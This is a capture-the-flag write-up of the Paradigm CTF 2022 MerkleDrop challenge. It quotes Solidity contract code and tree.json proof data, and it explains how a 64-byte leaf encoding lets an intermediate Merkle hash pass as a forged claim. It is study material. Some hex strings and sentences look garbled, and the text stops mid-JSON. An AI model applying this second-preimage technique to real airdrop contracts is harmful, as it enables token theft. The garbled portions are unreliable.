PARADIGM CTF 2022 – MEKLEDROP WRITEUP

Author: Numen Cyber Technology https://numencyber.com/

The CTF was ended for a while, but the security vulnerabilities and knowledge in many of these topics attract us to study and learn it. Meanwhile it comes with difficulties and challenges also.

Numen Cyber Labs is paying attention to all aspects of security information related to blockchain, and trying to share some solutions with you as well. This time, we will analyze **MerkleDrop**. If there are better methods and techniques, welcome to discuss with us.

MerkleDrop Introduction:

Merkledrop is a popular airdrop token technology . Its rough logic is that crypto projects send free tokens to the community to encourage adoption. They are based on the use of Merkle trees. Because of the nature of these data structures (i.e., each non-leaf node is a binary tree of hashes of its children), they are particularly effective in space usage and validation. The leaves store information about user addresses and the number of tokens they are eligible to receive. Leaves are then grouped in pairs and hashed. Their hashes are grouped in pairs and hashed again, and so on until there is a root hash. Such a tree can be made public to anyone and there is still no risk of modifying its data, and consistency is guaranteed by hashing.


It's also easy to prove that you're eligible for airdrops, such as:

Requires a leaf with your address and amount.

Provides a path from leaf to root hash. Specifically, you need to prove the other hash values in each pair on each layer of the tree.

Question Analysis


1. MerkleDistributor.sol：



```
    function isClaimed(uint256 index) public view returns (bool) {
        uint256 claimedWordIndex = index / 256;
        uint256 claimedBitIndex = index % 256;
        uint256 claimedWord = claimedBitMap[claimedWordIndex];
        uint256 mask = (1 << claimedBitIndex);
        return claimedWord & mask == mask;
    }

    function _setClaimed(uint256 index) private {
        uint256 claimedWordIndex = index / 256;
        uint256 claimedBitIndex = index % 256;
        claimedBitMap[claimedWordIndex] = claimedBitMap[claimedWordIndex] | (1 << claimedBitIndex);
    }

    function claim(uint256 index, address account, uint96 amount, bytes32[] memory merkleProof) external {
        require(!isClaimed(index), 'MerkleDistributor: Drop already claimed.');

        // Verify the merkle proof.
        bytes32 node = keccak256(abi.encodePacked(index, account, amount));
        require(MerkleProof.verify(merkleProof, merkleRoot, node), 'MerkleDistributor: Invalid proof.');

        // Mark it claimed and send the token.
        _setClaimed(index);
        require(ERC20Like(token).transfer(account, amount), 'MerkleDistributor: Transfer failed.');

        emit Claimed(index, account, amount);
    }
}
```

Analysis：The main function that can be called in this contract is the claim function, which collects tokens under the contract. isClaimed is a query function to query the pick status of leaf nodes

2. Setup.sol：




```solidity
contract Setup {

    Token public immutable token;
    MerkleDistributor public immutable merkleDistributor;

    constructor() payable {
        token = new Token();
        uint256 airdropAmount = 75000 * 10 ** 18;
        merkleDistributor = new MerkleDistributor(
            address(token),
            bytes32(0x5176d84267cd453dad23d8f698d704fc7b7ee6283b5131cb3de77e58eb9c3ec3)
        );
        token.transfer(address(merkleDistributor), airdropAmount);
    }

    function isSolved() public view returns (bool) {
        bool condition1 = token.balanceOf(address(merkleDistributor)) == 0;
        bool condition2 = false;
        for (uint256 i = 0; i < 64; ++i) {
            if (!merkleDistributor.isClaimed(i)) {
                condition2 = true;
                break;
            }
        }
        return condition1 && condition2;
```

Analysis：We can see that in the constructor, the *merkleDistributor* contract was created and transferred 75,000 tokens into it.

Question：In the condition that not all leaf nodes are in the claimed status, do claim all the tokens under the contract.

Problem-Solving Analysis


To solve this problem, we can only call the *claim* function in the *merkleDistributor* contract to claim the tokens under the contract, and the leaf nodes must not claim them. At first, when I saw these two conditions, I thought it was very contradictory. This question provides the *tree.json* file, which contains the verification information of 64 leaf nodes, including the extraction address, index, amount and verification hash, which can be called normally. However, by directly using this information, the tokens under the contract can be extracted, but all leaf nodes have been extracted, and this problem cannot be solved.



```
{
    "merkleRoot": "0x5176d84267cd453dad23d8f698d704fc7b7ee6283b5131cb3de77e58eb9c3ec3",
    "tokenTotal": "0x0fe1c215e8f838e00000",
    "claims": {
        "0x00E21E550021Af51258060A0E18148e36607C9df": {
            "index": 0,
            "amount": "0x09906894166afcc878",
            "proof": [
                "0xa37b8b0377c63d3582581c28a09c10284a03a6c4185dfa5c29e20dbce1a1427a",
                "0x0ae01ec0f7a50774e0c1ad35f0f5efcc14c376f675704a6212b483bfbf742a69",
                "0x3f267b524a6acda73b1d3e54777f40b188c66a14a090cd142a7ec48b13422298",
                "0xe2eae0dabf8d82b313729f55298625b7ac9ba0f12e408529bae4a2ce405e7d5f",
                "0x01cf774c22de70195c31bde82dc3ec94807e4e4e01a42aca6d5adccafe09510e",
                "0x5271d2d8f9a3cc8d6fd02bfb11720e1c518a3bb08e7110d6bf7558764a8da1c5"
            ]
        },
        "0x046887213a87DC19e843E6E3e47Fc3243A129ad0": {
            "index": 1,
            "amount": "0x41563bf77450fa5076",
            "proof": [
                "0xbadd8fe5b50451d4c1157443afb33e60369d0949d65fc61d06fca35576f68caa",
                "0xb74970b484c464c0e6872c78a4fec81a5166f500c6e128052ca5db7a7e22d858",
                "0xf5f6b74e51a15573007b59fb217c22c55fd9748a1e70578c6ddaf550b7298882",
                "0x842f0da95edb7b8dca299f71c33d4e4ecbb37c2301220f6e17eef76c5f386813",
                "0x0e3089bffdef8d325761bd4711d7c59b18553f14d84116aecb9098bba3c0a20c",
                "0x5271d2d8f9a3cc8d6fd02bfb11720e1c518a3bb08e7110d6bf7558764a8da1c5"
            ]
        },
        "0x04E9df03e12F21bFB77a97e4306Ef4daeb4129c2": {
            "index": 2,
            "amount": "0x36df43795a7caf4540",
            "proof": [
                "0x30976e6e39aeda0af50595309cfe319061ee99610d640a3ff2d490653963d22a",
                "0xc8a963490279786bf4d9522dad319dd536d7de4764d2fc6564356ff73b49cf16",
                "0x955c47a5eea3ebf139056c0603d096a40a686b2304506f7509859fe9cc19bd79",
                "0x21daac29f18f235ede61e08c609f5762e5d12f87d9f014a3254039eb7b71d931",
                "0x4fcfc1702cc3495bc600779c15a4aec4dc5f6432cbf82d5209c0f07095ffe33c",
```


By continuing to analyze the question, we can see that the amount in the *claim* function is uint96, and When getting : *is, is, is,* this produces 64 bytes, and 64 is a good number.

If we look again:
node:
index uint256
account address
amount uint96
MerkleProof




```
// MerkleDistributor
function claim(uint256 index, address account, uint96 amount, bytes32[] mem
    ...
    bytes32 node = keccak256(abi.encodePacked(index, account, amount));
}
```

It concatenates two hashes (each with a hash value of 32 bytes) and hashes them. So the input here is also 64 bytes long. keccak256




```
            if (computedHash < proofElement) {
                // Hash(current computed hash + current element of the proof)
                computedHash = keccak256(abi.encodePacked(computedHash, proofElement));
            } else {
                // Hash(current element of the proof + current computed hash)
                computedHash = keccak256(abi.encodePacked(proofElement, computedHash));
            }
        }

        // Check if the computed hash (root) is equal to the provided root
        return computedHash == root;
```

If one of the leaves is also hashed, then we package all the leaf information, as shown below:




```
        return abi.encodePacked(
            uint256(index),
            address(account),
            uint96(amount)
        );
```

Each of these sequences is hashed, i.e. the 32 bytes on the left are one hash and the 32 bytes on the right are another hash. However, there are a lot of 0 in front that don't look like real hashes. The 32 bytes on the right look more like a hash value. Note that each of them has multiple 00s in about the same position - this is due to the number of fills. Let's look at the tree.json if there's one piece of evidence with a similar padding?



```
'0x000000000000000000000000000000000000000000000000000000000000000000e21e550021af51258060a0e18148e36607c9df00000009906894166afcc878',
'0x00000000000000000000000000000000000000000000000000000000000000001046887213a87dc19e843e6e3e47fc3243a129ad000000041563bf77450fa5076',
'0x0000000000000000000000000000000000000000000000000000000000000002004e9df03e12f21bfb77a97e4306ef4daeb4129c200000036df43795a7caf4540',
'0x000000000000000000000000000000000000000000000000000000000000000305e1e52d41a616df68810039ad972d6f1280cbae000000195efe9af09f01e4b6',
'0x00000000000000000000000000000000000000000000000000000000000000040b3041f7d5e847b06cbe83d096f65b3c19869b390000004dfdb4bae7d0d20cb6',
'0x000000000000000000000000000000000000000000000000000000000000000520ecc9f3dfa1e4cf967f6ccb96087603cd0c0ea50000003b700f748237270c9f',
'0x000000000000000000000000000000000000000000000000000000000000000621300678bcc7e47c9c7fa58ee4f51ea46ab9114000000024f61ca059bc24bfe0',
'0x0000000000000000000000000000000000000000000000000000000000000007021d11058d97a281ceef9bdd8a5d2f1ca5472e630000000035ddccf9e44848307f',
'0x0000000000000000000000000000000000000000000000000000000000000008249934e4c5b838f920883a9f3cec255c0ab3f827000000a0d154c64a300ddf85',
'0x000000000000000000000000000000000000000000000000000000000000000924dd3381afae5d29e8eaf398aa5e9a79e41e8b3600000073294a1a5881b324fe',
'0x000000000000000000000000000000000000000000000000000000000000000a29a53d36964db6fd54f1121d7d15e9ccd99ad632000000195da98a14415c0697',
'0x000000000000000000000000000000000000000000000000000000000000000b2a0097816875a110e36cfd07228d6b1bb4c31d760000003b58f426caa31ae7d1',
'0x000000000000000000000000000000000000000000000000000000000000000c2cc891f5ab151fd54358b2f793f7d80681fab5ae00000037a7e4700ede0a9511',
'0x000000000000000000000000000000000000000000000000000000000000000d3600c2789dba3d3eb5c36d11d07886c53d2a7ecf0000003d0142d7d7218206f9',
'0x000000000000000000000000000000000000000000000000000000000000000e3869541f32b1c9b3aff867b1a2448d64b5b8c13b000000cda8b311ab8fa262c8',
'0x000000000000000000000000000000000000000000000000000000000000000f3accf55fce78e5df0e33a0fb198bf885b0194828000000283eff6bcf599ad067',
'0x00000000000000000000000000000000000000000000000000000000000000103a0bf58a644ff38f56c79476584394cf04b2ef720000007cb9abf0e3262da923',
'0x0000000000000000000000000000000000000000000000000000000000000011417d6b3edbe9ad2444241cc9863573dcde8bf8460000004196852d9dc64be33a',
'0x000000000000000000000000000000000000000000000000000000000000001242dd0823b8e43082b122e92b39f972b939ed597a0000001b97eb44d92febab98',
'0x00000000000000000000000000000000000000000000000000000000000000134b3570c7a1ff2d20f344f4bd1dd499a1e3d5f4fb0000007f1616a67585a28802',
'0x00000000000000000000000000000000000000000000000000000000000000144fed95b0d2e1f3bd31e3d7fe90a5bf74ae991c32000000386ffb4b46b6e905c7',
'0x000000000000000000000000000000000000000000000000000000000000001551e932b7556f95cf70f9d8796818420553 0b83a500000042ab44de8b807cbc4f',
'0x000000000000000000000000000000000000000000000000000000000000001658f3fd7dd3efbbf05f1cd40862ee562f5c1a40890000002d1a8654a3b98df3d1',
'0x00000000000000000000000000000000000000000000000000000000000000175c2de342003b038e81a9e5aa8286dcb7a30dce940000000985fd6041e59eebbb',
'0x000000000000000000000000000000000000000000000000000000000000001861300d372cfa25e34e5667b45199801ff3f4b3d900000038b5b63d5f211c5a71',
'0x00000000000000000000000000000000000000000000000000000000000000196a4cebdda50c4480f8772834720dcdcb01cafb5d0000005d1b4cb3431ecb4f1a',
'0x000000000000000000000000000000000000000000000000000000000000001a6d26e7739c90230349f4f6e8daf8da8188e2c5cd00000033d68b2ef4c9c4e1ee',
'0x000000000000000000000000000000000000000000000000000000000000001b6b3d0be96d4dd163dcadf6a6bc71ebb8dd42a9b200000055cb74d295a7078628',
'0x000000000000000000000000000000000000000000000000000000000000001c767911d2c042332f6b2007e86f1dda2b674f61850000002fb5d437c8cd9dfc7f',
'0x000000000000000000000000000000000000000000000000000000000000001d793652bf3d5dc52b92fc3131c27d9ce82890422d0000002609c108e379ee4aad',
'0x000000000000000000000000000000000000000000000000000000000000001e7b237d20d18f1872b006d924fa2aa4f60104a296000000304e03adc3e62a2d09',
'0x000000000000000000000000000000000000000000000000000000000000001f7cd932afcaf03fa09fdfcff35a5a7d4b6b4f479e00000041bc0955cae5406c53',
'0x00000000000000000000000000000000000000000000000000000000000000207cbb03eaccc122ef9e90ed99e5646fc9b307bcd800000009906894166b087772',
'0x00000000000000000000000000000000000000000000000000000000000000218250d918318e4b2b456882d26806be4270f4b82b00000038addb61463edc4bc6',
'0x0000000000000000000000000000000000000000000000000000000000000022860faad971d0e48b96d69c21a32ca288229449c400000013ea41317f589a9e0c',
'0x000000000000000000000000000000000000000000000000000000000000002388127ef65888a2c4324747dc85ad20b355d3effb00000032cb97226798201629',
'0x00000000000000000000000000000000000000000000000000000000000000248ce478613de9e8ff5643d3cfe0a82a7c232453e6000000828f60c1e44867745f',
'0x00000000000000000000000000000000000000000000000000000000000000258a85e6d0d2d6b8cbcb27e724f14a97aeb7cc1f5e0000005dacf28c4e17721edb',
'0x00000000000000000000000000000000000000000000000000000000000000268ff0687af6f88c659d80d2e3d97b0860dbab462e000000391da2eb282a38e702',
'0x0000000000000000000000000000000000000000000000000000000000000027959db5c6843304f9f6290f6c7199dd9364ec419d00000033310207c285e55392',
'0x000000000000000000000000000000000000000000000000000000000000002897d10d05275e263f46e9ea21c9ae62507ebb65e30000001969ca1f270d7cd9d1',
'0x00000000000000000000000000000000000000000000000000000000000000299b34e16b3d298790d61c4f460b616c91740a4a1a0000003678ab48c78fe81be3',
'0x000000000000000000000000000000000000000000000000000000000000002aa8cab79beda626e2c3c2530ac3e11fc259f237d60000002db4445d44fddb00d2',
'0x000000000000000000000000000000000000000000000000000000000000002ba8f416e298066cb578e4377befbdb9c08c6252a800000029e0cb8068d84a987b',
'0x000000000000000000000000000000000000000000000000000000000000002cb58ad39c58bdf1f4e62466409c44265a896237220000007347e43564a789c880',
'0x000000000000000000000000000000000000000000000000000000000000002dc379f96dcdf68a5fa3722456fb4614647d1c6bbd0000008202b24cb5d34efa49',
'0x000000000000000000000000000000000000000000000000000000000000002ec7fa2a8d3b433c9bfcdd93941195e2c5495eae51000000566498ec48a13dd013',
'0x000000000000000000000000000000000000000000000000000000000000002fc7af0df0b605e4072d85becf5fb06acf40f88db90000002c15bae170d80220aa',
'0x0000000000000000000000000000000000000000000000000000000000000030cd19f5e3e4eb7507bb3557173c5ae5021407aa250000005f0652b88c2c085aea',
'0x0000000000000000000000000000000000000000000000000000000000000031cdbf68c24f9dba3735fc79623baadbb0ca15209300000025b42c67c4ec6c225d',
'0x0000000000000000000000000000000000000000000000000000000000000032e3fb01b0a4e48ce757bfd801002cac627f6064c00000002c756cdfe2f4d763bc',
'0x0000000000000000000000000000000000000000000000000000000000000033e59820351b7f93ba9dffa3483741b4266280fca40000002c69e7f2c5c1fb4d09',
'0x0000000000000000000000000000000000000000000000000000000000000034ed43214bb831bb1543566a52b230919d7c74ae7c000000153309c1e553fcfa4a',
'0x0000000000000000000000000000000000000000000000000000000000000035f5bfa5e1bdaf33df1d5b0e2674a241665c921444000000322180f225fed4b65d',
'0x000000000000000000000000000000000000000000000000000000000000003 6a09674de22a3dd515164fcb777dc223791fb91de000000ac7b6f0812eb26f548',
'0x0000000000000000000000000000000000000000000000000000000000000037b71d03a0cd1c285c9c32b9992d7b94e37f5e5b5d0000002c5e74f5070dac75d9',
'0x0000000000000000000000000000000000000000000000000000000000000038b9e1bad69aebc28e8ba5a20701a35185ff23a4fa000000217f2bf08b80310c45',
'0x0000000000000000000000000000000000000000000000000000000000000039be7df9554c5746fa31bb2cd7b9ca9b89ac733d7c00000014d55d92753f57b739',
'0x000000000000000000000000000000000000000000000000000000000000003acee18609823ac7c71951fe05206c9924722372a60000003dfa72c4c7dd942165',
'0x000000000000000000000000000000000000000000000000000000000000003bcf67d2c5d6387093e7de9f0e28d91473e0088e6e00000024b00cf419002103ad',
```

We see a similar message in the 37th leaf, the number of uint96 in hexadecimal 00000f40f0c122ae08d2207b is 72033437049132565012603.




```
        ]
    },
